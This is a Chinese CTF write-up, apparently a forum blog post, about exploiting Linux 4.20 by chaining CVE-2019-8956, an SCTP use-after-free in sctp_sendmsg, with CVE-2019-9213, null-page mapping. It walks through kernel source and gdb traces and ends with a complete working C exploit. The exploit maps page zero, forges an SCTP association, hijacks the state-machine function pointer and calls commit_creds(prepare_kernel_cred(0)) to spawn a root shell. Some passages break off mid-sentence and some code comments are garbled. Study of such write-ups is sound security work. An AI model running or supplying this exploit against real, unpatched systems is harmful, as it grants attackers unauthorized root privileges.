Linux内核漏洞利用：CVE-2019-8956与CVE-2019-9213

pmgsbl / 2019-10-22 09:16:29 / 浏览数 3497 安全技术 漏洞分析 顶(1) 踩(0)

[TOC]

简介

上周的嘶吼CTF中出现了一道Linux内核相关的pwn题。与以往的内核提权型赛题不同，此题没有预设漏洞的模块，具体文件结构和题目描述如下：

```
$ ls
rootfs.img
start.sh
README.txt
.config
4.20.0-bzImage
$ cat README.txt
Old trick, a null pointer dereference
If you want to compile the linux kernel yourself, there is a .config file and the commit version.

commit■8fe28cb58bcb235034b64cbbb7550a8a43fd88be
```

我是比赛快结束时拿到题目，比赛期间并未解出，赛后搞了好几个小时才做完利用。

本文将阐述我学习内核利用的过程，之前我没怎么碰过内核利用，对Linux内核的一些东西也不熟，若有问题欢迎留言指正，不胜感激。

题目分析

题目中给出了commit号，访问https://github.com/torvalds/linux/commit/8fe28cb58bcb235034b64cbbb7550a8a43fd88be可知这是4.20.0版本的内核。commit的时

寻找Nday

`README.txt`中还提到NULL pointer dereference，可以联想到CVE-2019-9213，这个漏洞修复在目标内核commit版本之后，可以用来映射零地址空间。那么问题就是找一个可用的NULL pointer dereference的Nday。于是去CVE相关资讯站上搜索，2019年登记在案的CVE已有170个，这里直接ctrl-f筛选有NULL pointer关键字的，结果筛出来的CVE要么没有公开的漏洞分析或POC，要么对内核配置有要求，在目标条件中POC运行失败。

.config文件中的信息

尝试了多个NULL pointer dereference的Nday之后还是没有进展。回想起`.config`文件，可能某些配置选项跟漏洞有关。这里可以自己先`make defconfig`生成一份默认的`.config`，然后进行文件比对。

```
diff .config ../linux-4d856f72c10ecb060868ed10ff1b1453943fc6c8/xx
7c7
< # Compiler: gcc (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
---
> # Compiler: gcc (Ubuntu 6.5.0-2ubuntu1~16.04) 6.5.0 20181026
10c10
< CONFIG_GCC_VERSION=50400
---
> CONFIG_GCC_VERSION=60500
1054c1054,1060
< # CONFIG_IP_SCTP is not set
---
> CONFIG_IP_SCTP=y
...
```

可以看到目标内核配置了`IP_SCTP`选项！这是一个传输层的协议。而且题目的`init`文件中还启用了本地网卡：

```
mount -t proc none /proc
...
ifconfig lo up
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
poweroff -d 300 -f &
setsid cttyhack setuidgid 1000 sh
...
```

那么此题大概率是考察一个SCTP协议相关的内核Nday了。一通搜索之后，可以基本确定是CVE-2019-8956了。这里注意到，在之前的CVE搜索中，cvedetails将其标注为U

Vulnerability Details : CVE-2019-8956

In the Linux Kernel before versions 4.20.8 and 4.19.21 a use-after-free error in the "sctp_sendmsg()" function (net/sctp/socket.c) when handling SCTP_SENDALL flag can be exploited to corrupt memory.

Publish Date : 2019-04-01 Last Update Date : 2019-06-14

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

漏洞分析

阅读启明星辰ADLab公开发布的分析文章，可知该漏洞存在于net/sctp/socket.c文件中的sctp_sendmsg函数内，相关代码如下：

```
static int sctp_sendmsg(struct sock *sk, struct msghdr *msg, size_t msg_len)
{
   struct sctp_endpoint *ep = sctp_sk(sk)->ep;
   struct sctp_transport *transport = NULL;
   struct sctp_sndrcvinfo _sinfo, *sinfo;
   struct sctp_association *asoc;
   struct sctp_cmsgs cmsgs;
   union sctp_addr *daddr;
...
   /* SCTP_SENDALL process */
   if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP)) {
       list_for_each_entry(asoc, &ep->asocs, asocs) {
           err = sctp_sendmsg_check_sflags(asoc, sflags, msg,
                           msg_len);
           if (err == 0)
               continue;
           if (err < 0)
               goto out_unlock;

           sctp_sendmsg_update_sinfo(asoc, sinfo, &cmsgs);

           err = sctp_sendmsg_to_asoc(asoc, msg, msg_len,
                         NULL, sinfo);
           if (err < 0)
               goto out_unlock;

           iov_iter_revert(&msg->msg_iter, err);
       }

       goto out_unlock;
   }
...
```

在处理SCTP_SENDALL情况的过程中，内核会遍历ep->asocs。根据漏洞分析文章，sctp_sendmsg_check_sflags在SCTP_ABORT情况下会把asoc置为NULL，这导致pointer dereference。


但是，稍微阅读一下代码，发现并不是这么回事。原文中提到的sctp_side_effects，参数asoc是struct sctp_association **类型，由函数sctp_do_sm传入，*asoc = NULL无法修改链表中的东西，影响不到SCTP_SENDALL处理过程中的list_for_each_entry里的asoc。

```
int sctp_do_sm(struct net *net, enum sctp_event event_type,
          union sctp_subtype subtype, enum sctp_state state,
          struct sctp_endpoint *ep, struct sctp_association *asoc,
          void *event_arg, gfp_t gfp)
{
...
   error = sctp_side_effects(event_type, subtype, state,
                 ep, &asoc, event_arg, status,
                 &commands, gfp);
   debug_post_sfx();

   return error;
}
```

既然感觉有点问题，不妨动态调试看看。搜一下可以找到一份POC，编译运行之后可以发现，破坏list_for_each_entry链表遍历过程的是sctp_association_free。

```
void sctp_association_free(struct sctp_association *asoc)
{
   struct sock *sk = asoc->base.sk;
   struct sctp_transport *transport;
   struct list_head *pos, *temp;
   int i;

   /* Only real associations count against the endpoint, so
    * don't bother for if this is a temporary association.
    */
   if (!list_empty(&asoc->asocs)) {
       list_del(&asoc->asocs);
...
static inline void list_del(struct list_head *entry)
{
   __list_del_entry(entry);
   entry->next = LIST_POISON1;
   entry->prev = LIST_POISON2;
}
```

list_del会将next置为LIST_POISON1，实际值是0x100。在遍历到下一个节点时，计算asoc，即减去list_head在sctp_association中的偏移，对应代码如下：



此时的asoc即为0x100-0x44=0xbc。

```
(gdb) x/10i 0xc1825c31
  0xc1825c31:  mov    eax,DWORD PTR [edi+0x44]
  0xc1825c34:  sub    eax,0x44
=> 0xc1825c37:  mov    edi,eax
  0xc1825c39:  cmp    DWORD PTR [ebp-0x84],eax
  0xc1825c3f:  je     0xc1825c9b
  0xc1825c41:  push   DWORD PTR [ebp-0x80]
  0xc1825c44:  mov    ecx,ebx
  0xc1825c46:  mov    edx,DWORD PTR [ebp-0x7c]
  0xc1825c49:  mov    eax,edi
  0xc1825c4b:  call   0xc1824065
(gdb) p/x $eax
$1 = 0xbc
```

可以确认一下再次调用函数sctp_sendmsg_check_sflags时，传入asoc=0xbc。

```
(gdb) x/10i $eip
=> 0xc1825c4b:  call   0xc1824065 // sctp_sendmsg_check_sflags
  0xc1825c50:  mov    esi,eax
  0xc1825c52:  add    esp,0x4
  0xc1825c55:  test   eax,eax
  0xc1825c57:  je     0xc1825c31
  0xc1825c59:  test   eax,eax
  0xc1825c5b:  js     0xc1826213
  0xc1825c61:  lea    eax,[ebp-0x70]
  0xc1825c64:  mov    ecx,eax
  0xc1825c66:  lea    edx,[ebp-0x58]
(gdb) p/x $eax
$2 = 0xbc
```

漏洞利用

利用CVE-2019-9213我们可以映射零地址空间，那么就可以在0xbc处伪造结构体。那么如何控制PC呢？

在sctp_sendmsg_check_sflags函数中，由于设置了SCTP_SENDALL，我们会进入sctp_style(sk, UDP) && !sctp_state(asoc, ESTABLISHED)的判断，这里肯定不希望return 0结束，所以需要避开这两个判断条件，而struct sock *sk = asoc->base.sk;代表我们可以随意控制。

避开这个return 0之后，由于设置了SCTP_ABORT，我们会面对sctp_make_abort_user和sctp_primitive_ABORT。

```
static int sctp_sendmsg_check_sflags(struct sctp_association *asoc,
                     __u16 sflags, struct msghdr *msg,
                     size_t msg_len)
{
   struct sock *sk = asoc->base.sk;
   struct net *net = sock_net(sk);
   ...
   if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP) &&
       !sctp_state(asoc, ESTABLISHED))
       return 0;
   ...
   if (sflags & SCTP_ABORT) {
       struct sctp_chunk *chunk;

       chunk = sctp_make_abort_user(asoc, msg, msg_len);
       if (!chunk)
           return -ENOMEM;

       pr_debug("%s: aborting association:%p\n", __func__, asoc);
       sctp_primitive_ABORT(net, asoc, chunk);

       return 0;
   ...
}
```

参考原漏洞分析文章，sctp_make_abort_user函数是构造chunk，代码如下：

```
struct sctp_chunk *sctp_make_abort_user(const struct sctp_association *asoc,
                     struct msghdr *msg,
                     size_t paylen)
{
   struct sctp_chunk *retval;
   void *payload = NULL;
   int err;

   retval = sctp_make_abort(asoc, NULL,
                sizeof(struct sctp_errhdr) + paylen);
   if (!retval)
       goto err_chunk;

   if (paylen) {
       /* Put the msg_iov together into payload.  */
       payload = kmalloc(paylen, GFP_KERNEL);
       if (!payload)
           goto err_payload;

       err = memcpy_from_msg(payload, msg, paylen);
       if (err < 0)
           goto err_copy;
   }

   sctp_init_cause(retval, SCTP_ERROR_USER_ABORT, paylen);
   sctp_addto_chunk(retval, paylen, payload);

   if (paylen)
       kfree(payload);

   return retval;

...
}
```

这里我选择将paylen设为0，避开memcpy_from_msg。

那么接下来就是sctp_primitive_ABORT了，实际定义位于net/sctp/primitive.c，代码如下：

```
#define DECLARE_PRIMITIVE(name) \
/* This is called in the code as sctp_primitive_ ## name.  */ \
int sctp_primitive_ ## name(struct net *net, struct sctp_association *asoc, \
               void *arg) { \
   int error = 0; \
   enum sctp_event event_type; union sctp_subtype subtype; \
   enum sctp_state state; \
   struct sctp_endpoint *ep; \
   \
   event_type = SCTP_EVENT_T_PRIMITIVE; \
   subtype = SCTP_ST_PRIMITIVE(SCTP_PRIMITIVE_ ## name); \
   state = asoc ? asoc->state : SCTP_STATE_CLOSED; \
   ep = asoc ? asoc->ep : NULL; \
   \
   error = sctp_do_sm(net, event_type, subtype, state, ep, asoc,   \
              arg, GFP_KERNEL); \
   return error; \
}
```

可以看到，这里我们可以控制sctp_do_sm调用时的net、state、ep、asoc。sctp_do_sm即为状态机处理函数，代码如下：

```
int sctp_do_sm(struct net *net, enum sctp_event event_type,
          union sctp_subtype subtype, enum sctp_state state,
          struct sctp_endpoint *ep, struct sctp_association *asoc,
          void *event_arg, gfp_t gfp)
{
...
   state_fn = sctp_sm_lookup_event(net, event_type, state, subtype);
...
   status = state_fn->fn(net, ep, asoc, subtype, event_arg, &commands);
   debug_post_sfn();

   error = sctp_side_effects(event_type, subtype, state,
                ep, &asoc, event_arg, status,
                &commands, gfp);
...
   return error;
}
```

这里有一处明显的函数指针调用，即state_fn->fn。而state_fn由sctp_sm_lookup_event(net, event_type, state, subtype)返回，这里我们可以控第1、3两个参数，而event_type为SCTP_EVENT_T_PRIMITIVE，subtype为SCTP_ST_PRIMITIVE(SCTP_PRIMITIVE_ABORT)。

```
#define DO_LOOKUP(_max, _type, _table)                  \
({                                      \
   const struct sctp_sm_table_entry *rtn;              \
                                    \
   if ((event_subtype._type > (_max))) {               \
       pr_warn("table %p possible attack: event %d exceeds max %d\n", \
           _table, event_subtype._type, _max);     \
       rtn = &bug;                      \
   } else                               \
       rtn = &_table[event_subtype._type][(int)state];     \
                                    \
   rtn;                                 \
})
const struct sctp_sm_table_entry *sctp_sm_lookup_event(
                  struct net *net,
                  enum sctp_event event_type,
                  enum sctp_state state,
                  union sctp_subtype event_subtype)
{
   switch (event_type) {
...
   case SCTP_EVENT_T_PRIMITIVE:
       return DO_LOOKUP(SCTP_EVENT_PRIMITIVE_MAX, primitive,
                primitive_event_table);
...
   }
```

```
}
```

rtn = &_table[event_subtype._type][(int)state];对应的汇编代码如下：

```
(gdb) x/10i $eip
=> 0xc180c3dc:  lea    eax,[ecx+ebx*8]
  0xc180c3df:  lea    edx,[eax*8-0x3e646160]
```

此时的ebx即为state，可由我们指定，所以state_fn可控，伪造好fn即可控制PC。由于题目中几乎没有任何内核保护，这里直接ret2usr。

完整利用代码如下：


```
#define _GNU_SOURE
#include <sys/mman.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <arpa/inet.h>
#include <pthread.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/sctp.h>
#include <netinet/in.h>
#include <time.h>
#include <signal.h>

#define SERVER_PORT 6666

#define SCTP_GET_ASSOC_ID_LIST  29
#define SCTP_RESET_ASSOC    120
#define SCTP_ENABLE_RESET_ASSOC_REQ 0x02
#define SCTP_ENABLE_STREAM_RESET    118

void map_null() {
   void *map =
       mmap((void *)0x10000, 0x1000, PROT_READ | PROT_WRITE,
               MAP_PRIVATE | MAP_ANONYMOUS | MAP_GROWSDOWN | MAP_FIXED, -1, 0);
   if (map == MAP_FAILED)
       err(1, "mmap");
   int fd = open("/proc/self/mem", O_RDWR);
   if (fd == -1)
       err(1, "open");
   unsigned long addr = (unsigned long)map;
   while (addr != 0) {
       addr -= 0x1000;
       if (lseek(fd, addr, SEEK_SET) == -1)
           err(1, "lseek");
       char cmd[1000];
       sprintf(cmd, "LD_DEBUG=help /bin/su 1>&%d", fd);
       system(cmd);
   }
}

void* client_func(void* arg)
{
   int socket_fd;
   struct sockaddr_in serverAddr;
   struct sctp_event_subscribe event_;
   struct sctp_sndrcvinfo sri;
   int s;

   char sendline[] = "butterfly";

   if ((socket_fd = socket(AF_INET, SOCK_SEQPACKET, IPPROTO_SCTP))==-1){
       perror("client socket");
       pthread_exit(0);
   }
```

```
   bzero(&serverAddr, sizeof(serverAddr));
   serverAddr.sin_family = AF_INET;
   serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
   serverAddr.sin_port = htons(SERVER_PORT);
   inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

   bzero(&event_, sizeof(event_));
   event_.sctp_data_io_event = 1;
   if(setsockopt(socket_fd,IPPROTO_SCTP,SCTP_EVENTS,&event_,sizeof(event_))==-1){
       perror("client setsockopt");
       goto client_out_;
   }

   sri.sinfo_ppid = 0;
   sri.sinfo_flags = 0;
   printf("sctp_sendmsg\n");
   if(sctp_sendmsg(socket_fd,sendline,sizeof(sendline),
       (struct sockaddr*)&serverAddr,sizeof(serverAddr),
       sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream,0,0)==-1){
       perror("client sctp_sendmsg");
       goto client_out_;
   }


client_out_:
   //close(socket_fd);
   pthread_exit(0);
}

void* send_recv(void* arg)
{
   int server_sockfd, msg_flags;
   server_sockfd = *(int*)arg;
   socklen_t len = sizeof(struct sockaddr_in);
   size_t rd_sz;
   char readbuf[20]="0";
   struct sctp_sndrcvinfo sri;
   struct sockaddr_in clientAddr;

   rd_sz = sctp_recvmsg(server_sockfd,readbuf,sizeof(readbuf),
   (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

   sri.sinfo_flags = (1 << 6) | (1 << 2);
   printf("SENDALL.\n");
   len = 0;
   if(sctp_sendmsg(server_sockfd,readbuf,0,(struct sockaddr*)&clientAddr,
       len,sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream, 0,0)<0){
       perror("SENDALL sendmsg");
   }

   pthread_exit(0);
}
void* abort_func(void* arg)
{
   int server_sockfd, msg_flags;
   server_sockfd = *(int*)arg;
   socklen_t len = sizeof(struct sockaddr_in);
   size_t rd_sz;
   char readbuf[20]="0";
   struct sctp_sndrcvinfo sri;
   struct sockaddr_in clientAddr;

   rd_sz = sctp_recvmsg(server_sockfd,readbuf,sizeof(readbuf),
   (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

   sri.sinfo_flags = (1 << 2);
   printf("ABORT.\n");
   if(sctp_sendmsg(server_sockfd,readbuf,rd_sz,(struct sockaddr*)&clientAddr,
       len,sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream, 0,0)<0){
```

```
        perror("ABORT sendmsg");
    }

    pthread_exit(0);
}
#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xc106a2b1;
void (*commit_creds)(void*) KERNCALL = (void*) 0xc1069ffd;
struct trap_frame{
    void *eip;
    uint32_t cs;
    uint32_t eflags;
    void *esp;
    uint32_t ss;
}__attribute__((packed));
struct trap_frame tf;
void launch_shell() {
    execl("/bin/sh", "sh", NULL);
}
void prepare_tf(void)
{
    asm("pushl %cs; popl tf+4;"
            "pushfl; popl tf+8;"
            "pushl %esp; popl tf+12;"
            "pushl %ss; popl tf+16;");
    tf.eip = &launch_shell;
    tf.esp -= 1024;
}
void get_root_shell() {
    commit_creds(prepare_kernel_cred(0));
    asm("mov $tf,%esp;"
            "iret;");
}
int main(int argc, char** argv)
{
    map_null();
    prepare_tf();
    memset(0, 0, 0x1000);
    *(uint32_t*)0xd4 = 0;
    *(uint32_t*)0x24 = 0;
    *(uint32_t*)0x268 = 0x7cc8e1c;
    *(uint32_t*)0x2a0 = 4;
    *(uint32_t*)0x1000 = &get_root_shell;
    int server_sockfd;
    //int messageFlags_;
    pthread_t thread_array[2];
    pthread_t close_thread;
    pthread_t send_recv_thread;
    int i;
    struct sockaddr_in serverAddr;
    struct sctp_event_subscribe event_;

    //■■■■■SCTP■■■
    if ((server_sockfd = socket(AF_INET,SOCK_SEQPACKET,IPPROTO_SCTP))==-1){
        perror("socket");
        return 0;
    }
    bzero(&serverAddr, sizeof(serverAddr));
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    serverAddr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

    //■■■■
    if(bind(server_sockfd, (struct sockaddr*)&serverAddr,sizeof(serverAddr)) == -1){
        perror("bind");
        goto out_;
    }
```

```
    //■■SCTP■■■■
    bzero(&event_, sizeof(event_));
    event_.sctp_data_io_event = 1;
    if(setsockopt(server_sockfd, IPPROTO_SCTP,SCTP_EVENTS,&event_,sizeof(event_)) == -1){
        perror("setsockopt");
        goto out_;
    }

    //■■■■
    listen(server_sockfd,100);
    //■■■■■■■■■■■■■
    for(i=0; i<1;i++) {
        printf("create no.%d\n",i+1);
        if(pthread_create(&thread_array[i],NULL,client_func,NULL)){
            perror("pthread_create");
            goto out_;
        }
    }
    //■■abort■■
    /*if(pthread_create(&send_recv_thread,NULL,abort_func,(void*)&server_sockfd)){
            perror("pthread_create");
            goto out_;
    }*/
    //■■■■■■
    if(pthread_create(&send_recv_thread,NULL,send_recv,(void*)&server_sockfd)){
            perror("pthread_create");
            goto out_;
    }
    while(1);
out_:
    close(server_sockfd);
    return 0;
}
```

运行结果如图。



上一篇：Windows Server Up... 下一篇：以 McAfee 绕过 McAfee

1. 0 条回复

- 动动手指，沙发就是你的了！

目录